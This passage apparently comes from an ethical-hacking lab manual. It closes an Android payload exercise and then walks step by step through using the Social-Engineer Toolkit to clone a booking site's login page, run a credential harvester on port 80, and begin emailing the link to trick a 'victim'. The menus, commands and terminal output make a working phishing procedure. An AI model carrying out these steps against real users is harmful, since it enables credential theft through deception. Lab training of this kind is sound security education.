


38.  In the applications section, long click on **MainActivity** application and click **App info**.



39.  **App info** page appears, click **UNINSTALL** button to uninstall the application.

If a pop-up appears, click **OK**.



40.  This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.
41.  Close all open windows and document all the acquired information.


---

## Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information. SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.


In this task, we will sniff user credentials on the Android platform using SET.

- Click **Parrot Security** to switch to the **Parrot Security** machine.
- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



5.  Type **cd setoolkit** and press **Enter** to navigate to the setoolkit folder.

Applications Places System

cd setoolkit - Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd setoolkit
[root@parrot] ~
└─#
```

README LICENSE

Trash

Menu cd setoolkit - Parrot Ter...

6.  Now, type **./setoolkit** and press **Enter** to launch **Social-Engineer Toolkit**.

The screenshot shows a terminal window titled "cd setoolkit - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd setoolkit
[root@parrot] ~
# ./setoolkit
```

The desktop environment visible in the background includes icons for "README.Licence" and "Trash". The taskbar at the bottom shows the terminal window and the status bar indicating "Mon Apr 18, 08:10".

7.  The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**

The screenshot shows a terminal window titled "/setoolkit - Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the following text:

```
File Edit View Search Terminal Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Parrot Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3
[---] Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

8.  A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.

The screenshot shows a terminal window titled "/setoolkit - Parrot Terminal" running on a Linux desktop environment. The terminal displays the following text:

```
[--] Follow us on Twitter: @TrustedSec      [--]
[--] Parrot  Follow me on Twitter: @HackingDave      [--]
[--] Homepage: https://www.trustedsec.com      [--]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

9.  A list of options in **Website Attack Vectors appears**; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white\_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
```

set:webattack>3

10.  Type **2** and press **Enter** to choose **Site Cloner** from the menu.

```
Applications Places System ./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

11.  Type the IP address of the local machine (**10.10.1.13**) in the prompt for “**IP address for the POST back in Harvester/Tabnabbing**” and press **Enter**.

In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**). These details may vary in your lab environment.

12.  Now, you will be prompted for the URL to be cloned; type the desired URL in “**Enter the url to clone**” and press **Enter**. In this task, we will clone the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.

You can clone any URL of your choice.

```
Applications Places System 3 4 5 Mon Apr 18, 08:15
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
Menu ./setoolkit - Parrot Ter...
```

13.  If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

14.  The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


15.  Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
16.  Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

You can log in to any email account of your choice.

